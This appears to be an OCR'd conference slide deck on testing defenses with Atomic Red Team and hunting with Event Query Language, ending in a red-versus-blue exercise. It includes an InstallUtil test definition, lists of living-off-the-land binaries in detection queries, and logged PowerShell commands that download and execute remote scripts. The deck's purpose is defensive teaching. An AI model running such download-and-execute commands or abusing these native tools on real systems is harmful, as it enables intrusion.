
bit.ly/fantastic19

# Fantastic Red Team Attacks

## and How to Find Them

red canary

ENDGAME.



Can you detect unknown attacks?

# qwinsta /server:bh-19

**Casey Smith**

*Director of Applied Research @ Red Canary*

Project Developer Atomic Red Team

I love testing defenses

Mostly Gryffindor

@subtee

**Ross Wolf**

*Senior Threat Researcher @ Endgame*

Created the Event Query Language

Detector of attacker tradecraft

Likely a Ravenclaw

@rw_access

# Agenda


- **How to test with Atomic Red Team**
    - Frequently missed attacks
    - How do we test security tools?
- **How to hunt with Event Query Language (EQL)**
    - Introduction to behavioral detection
    - Crash course with examples
- **Red vs Blue**
    - Exercise using EQL to finding unknown threats
    - Investigate a sample data set
    - Uncover a new attacker technique
- **Conclusions**

**bit.ly/fantastic19**

Defenders want assurances their tools & methods are working

Many defenders do not know **HOW** to start testing, or they are **not testing well**.

This was the reason we created Atomic Red Team.


HOGWARTS
DEFENCE
AGAINST THE
DARK
ARTS
HARRY POTTER characters, names and related indicia are © & TM Warner Bros. Entertainment Inc.

# What is Atomic Red Team?

- Open source project for testing for security controls
- YAML described tests mapped to MITRE ATT&CK™
- Simple easy tests—many can be run in a single command line
- Demystify attacks by providing code and examples
- **DOES NOT** replace human red team, adversary emulation, adaptation.


[atomicredteam.io](atomicredteam.io)

# Example Atomic Technique YAML

```yaml
attack_technique: T1118
display_name: InstallUtil

atomic_tests:
- name: InstallUtil GetHelp method call
    supported_platforms:
    - windows
  input_arguments:
    filename:
      description: location of the payload
      type: Path
      default: C:\AtomicRedTeam\atomics\T1118\src\T1118.dll
  executor:
    name: command_prompt
    command: |
      C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /? #{filename}
```

# Easy to Automate, Chain Tests Together.



```
$List = @("T1118","T1127","T1220" )
$List |% {Invoke-AtomicTest(Get-AtomicTechnique ".\atomics\$_\$_.yaml") }
```

Tests are benign and can be fully customized as needed.

# Observations with Atomic Red Team

- Validate telemetry collection & detection logic
- Understanding your data and visibility
- Knowledge of the environment
- Detections for common techniques

# Frequently Missed MITRE ATT&CK Techniques

Often leverage built-in native OS tools

- T1036 Masquerading
- T1047 Windows Management Instrumentation
- T1055 Process Injection
- T1118 InstallUtil
- T1127 Trusted Developer Tools
- T1170 MSHTA
- T1220 XSL Script Processing

# Prepare For Actual Incidents

## InstallUtil (MITRE ATT&CK T1118)


https://securelist.com/using-legitimate-tools-to-hide-malicious-code/83074/


## MSBuild (MITRE ATT&CK T1127)

https://unit42.paloaltonetworks.com/unit42-paranoid-plugx/

# Atomic Red Team May Help Organizations Prepare

By introducing small, **benign** examples to **test** and **practice** response/coverage/hunting.





# Hunting for Unknown Threats

Behaviors occur **over time** and we need to **monitor** where the action happens.

We can get answers to behavioral questions with the Event Query Language.

# Event Query Language

- Simple syntax designed for hunting and detection
- Supports **contextual** and complex **behaviors**
- Tracks **lineage** and event **sequences** statefully
- Filter, stack and sift through data with **pipes**
- Dynamic shell for querying data


EQL

eql.readthedocs.io

# Simple Queries

- `<event type> where <condition>`
- `and   or   not   <   <=   ==   !=   >=   >`
- Wildcard with asterisk *
- Case-insensitive comparisons

```
process where
  process_name == "svchost.exe" and
  not (command_line == "* -k *" or
       parent_process_name == "services.exe")
```



# Sequences

- Match multiple events in order
- Shared properties with **by** syntax
- Timeouts **with maxspan**=5m
- Statefully expire sequences with **until** condition

```
sequence with maxspan=5m
  [ file where file_name == "*.exe"
      and user_name != "SYSTEM"] by file_path
  [ process where user_name == "SYSTEM"] by process_path
```

# Join

- Multiple events without ordering
- No time limitations
- Allows **by** and **until** syntax

```
join
  [file where file_path == "*\\System32\\Tasks\\h4x0r.xml"]
  [registry where registry_path == "*\\runonce\\h4xor"]
```

# Join

- Multiple events without ordering
- No time limitations
- Allows **by** and **until** syntax

```
join by source_ip, destination_ip
  [network where destination_port == 3389] // RDP
  [network where destination_port == 135]  // RPC
  [network where destination_port == 445]  // SMB
```

# Data Pipes

- Perform data stacking while hunting
- Process results by filtering, counting and removing duplicates

count
filter
head
sort
tail
unique
unique_count

```
process where true
| unique process_name, command_line // Remove duplicates
| count process_name // get unique # of commands per process
| filter count == 1 // match exactly 1 command
```

# Process Lineage

- Natively tracks lineage by monitoring process create and terminate
- Supports `descendant of`, `child of`, and `event of` relationships
- Combine or nest with other logic

```
network where process_name == "powershell.exe"
  and descendant of
    [process where
       process_name in ("outlook.exe",
                        "winword.exe",
                        "powerpnt.exe",
                        "excel.exe")]
```

# DEMO

GRYFFINDOR
EST.
1092
QUIDDITCH
TEAM

RAVENCLAW
TEAM CAPTAIN
QUIDDITCH TEAM
— EST 1092 —

# Red versus Blue

# Setting the Stage

- Windows endpoint with Sysmon installed
- Real background noise
- Data exported to json.gz file

**Red Team Objective**:

Target a developer system with a unique attack

**Blue Team Objective:**

Find the red team and scope the compromise

# Investigative Process

- **Gather** an initial set of suspicious activity
  - *Alerting* from existing detectors
  - *Hunting* for evidence of compromise
- **Reduce** the data set until it's manageable
- **Triage** results to determine good or bad
- **Scope** the compromise by pulling on threads

**Gather**
**Reduce**
**Triage**
**Scope**

# Gather Suspicious Activity

# Guiding Questions

- What persistence locations are new?
- Are there unusual process relationships?
- Were there attempts to blend in?
- Did anything start behaving differently?
  - First seen network connection for a process
  - First lateral movement attempt for a user

**Think situational awareness + ATT&CK tactics**

# *mutatio corporis*

*Were any native tools* ***renamed*** *and* ***executed****?*

```
process where subtype.create and original_file_name != process_name
  and original_file_name in (
    "cmd.exe",            "certutil.exe",
    "cscript.exe",        "dsquery.exe",
    "installutil.exe",    "powershell.exe",
    "rundll32.exe",       "wscript.exe",
)
| unique original_file_name, file_name
```

**0 results found**

# lolbas revello


What **callbacks** were established from binaries used to **live off the land**?

```
sequence by unique_pid
  [process where subtype.create and process_name in (
     "Atbroker.exe", "Bash.exe",      "Bitsadmin.exe",  "Certutil.exe",
     "Cmdkey.exe",   "Cmstp.exe",     "Control.exe",    "Csc.exe",
     "Cscript.exe",  "Dfsvc.exe",     "Diskshadow.exe", "Dnscmd.exe",
     "Esentutl.exe", "Extexport.exe", "Extrac32.exe",  "Expand.exe",
     // 61 binaries from https://github.com/api0cradle/LOLBAS/blob/master/LOLBins.md
   )]
   [network where subtype.outgoing]
| unique events[0].command_line
```

**8 results found**

# lolbas revello


| event_type | parent_process_name | process_name | command_line | destination |
|---|---|---|---|---|
| process | amazonAssistantService.exe | mshta.exe | "mshta.exe" "C:\Program Files (x86)\Amazon\Amazon Assistant\aa.hta" | |
| network | | mshta.exe | | images-na.ssl-images-amazon.com |
| process | explorer.exe | powershell.exe | "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" | |
| network | | powershell.exe | | go.microsoft.com |
| process | cmd.exe | powershell.exe | powershell.exe  IEX ( IWR -uri 'https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/ARTifacts/Chain_Reactions/chain_reaction_DragonsTail.ps1') | |
| network | | powershell.exe | | raw.githubusercontent.com |
| process | cmd.exe | powershell.exe | powershell.exe  IWR -uri "https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/ARTifacts/Chain_Reactions/chain_reaction_DragonsTail.bat" -OutFile "~\Documents\payload.bat" ; ~\Documents\payload.bat | |
| network | | powershell.exe | | raw.githubusercontent.com |


*Please, you don’t understand…    Nothing in there is dangerous.*

# Triage Results

# Guiding Questions

- Is the path unexpected?
- Do file names look like Windows binaries?
- Was the PE image signed?
- Is it a legitimate product?
- Has this been publically reported?



# lolbas revello

| event_type | parent_process_name | process_name | command_line | destination |
|---|---|---|---|---|
| process | amazonAssistantService.exe | mshta.exe | "mshta.exe" "C:\Program Files (x86)\Amazon\Amazon Assistant\aa.hta" | |
| network | | mshta.exe | | images-na.ssl-images-amazon.com |
| process | explorer.exe | powershell.exe | "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" | |
| network | | powershell.exe | | go.microsoft.com |
| process | cmd.exe | powershell.exe | powershell.exe  IEX ( IWR -uri 'https://raw.githubusercontent.com/redcanaryco/**atomic-red-team**/master/ARTifacts/Chain_Reactions/chain_reaction_DragonsTail.ps1') | |
| network | | powershell.exe | | raw.githubusercontent.com |
| process | cmd.exe | powershell.exe | powershell.exe  IWR -uri "https://raw.githubusercontent.com/redcanaryco/**atomic-red-team**/master/ARTifacts/Chain_Reactions/chain_reaction_DragonsTail.bat" -OutFile "~\Documents\payload.bat" ; ~\Documents\payload.bat | |
| network | | powershell.exe | | raw.githubusercontent.com |

# lolbas revello

| event_type | parent_process_name | process_name | command_line | destination |
|---|---|---|---|---|
| process | amazonAssistantService.exe | mshta.exe | "mshta.exe" "C:\Program Files (x86)\Amazon\Amazon Assistant\aa.hta" | |
| network | | mshta.exe | | images-na.ssl-images-amazon.com |
| process | explorer.exe | powershell.exe | "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" | |
| network | | powershell.exe | | go.microsoft.com |
| process | cmd.exe | powershell.exe | powershell.exe IEX ( IWR -uri 'https://raw.githubusercontent.com/redcanaryco/**atomic-red-team**/master/ARTifacts/Chain_Reactions/chain_reaction_DragonsTail.ps1') | |
| network | | powershell.exe | | raw.githubusercontent.com |
| process | cmd.exe | powershell.exe | powershell.exe IWR -uri "https://raw.githubusercontent.com/redcanaryco/**atomic-red-team**/master/ARTifacts/Chain_Reactions/chain_reaction_DragonsTail.bat" -OutFile "~\Documents\payload.bat" ; ~\Documents\payload.bat | |
| network | | powershell.exe | | raw.githubusercontent.com |

✓ Atomic Testing

# lolbas revello

| event_type | parent_process_name | process_name | command_line | destination |
|---|---|---|---|---|
| process | amazonAssist |  | "mshta.exe" "C:\Program Files (x86)\Amazon\Amazon Assistant\aa.hta" |  |
| network |  | mshta.exe |  | images-na.ssl-images-amazon.com |
| process | explorer.exe | powershell.exe | "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" |  |
| network |  | powershell.exe |  | go.microsoft.com |
| process | cmd.exe | powershell.exe | powershell.exe  IEX ( IWR -uri 'https://raw.githubusercontent.com/redcanaryco/**atomic-red-team**/master/ARTifacts/Chain_Reactions/chain_reaction_DragonsTail.ps1') |  |
| network |  | powershell.exe |  | raw.githubusercontent.com |
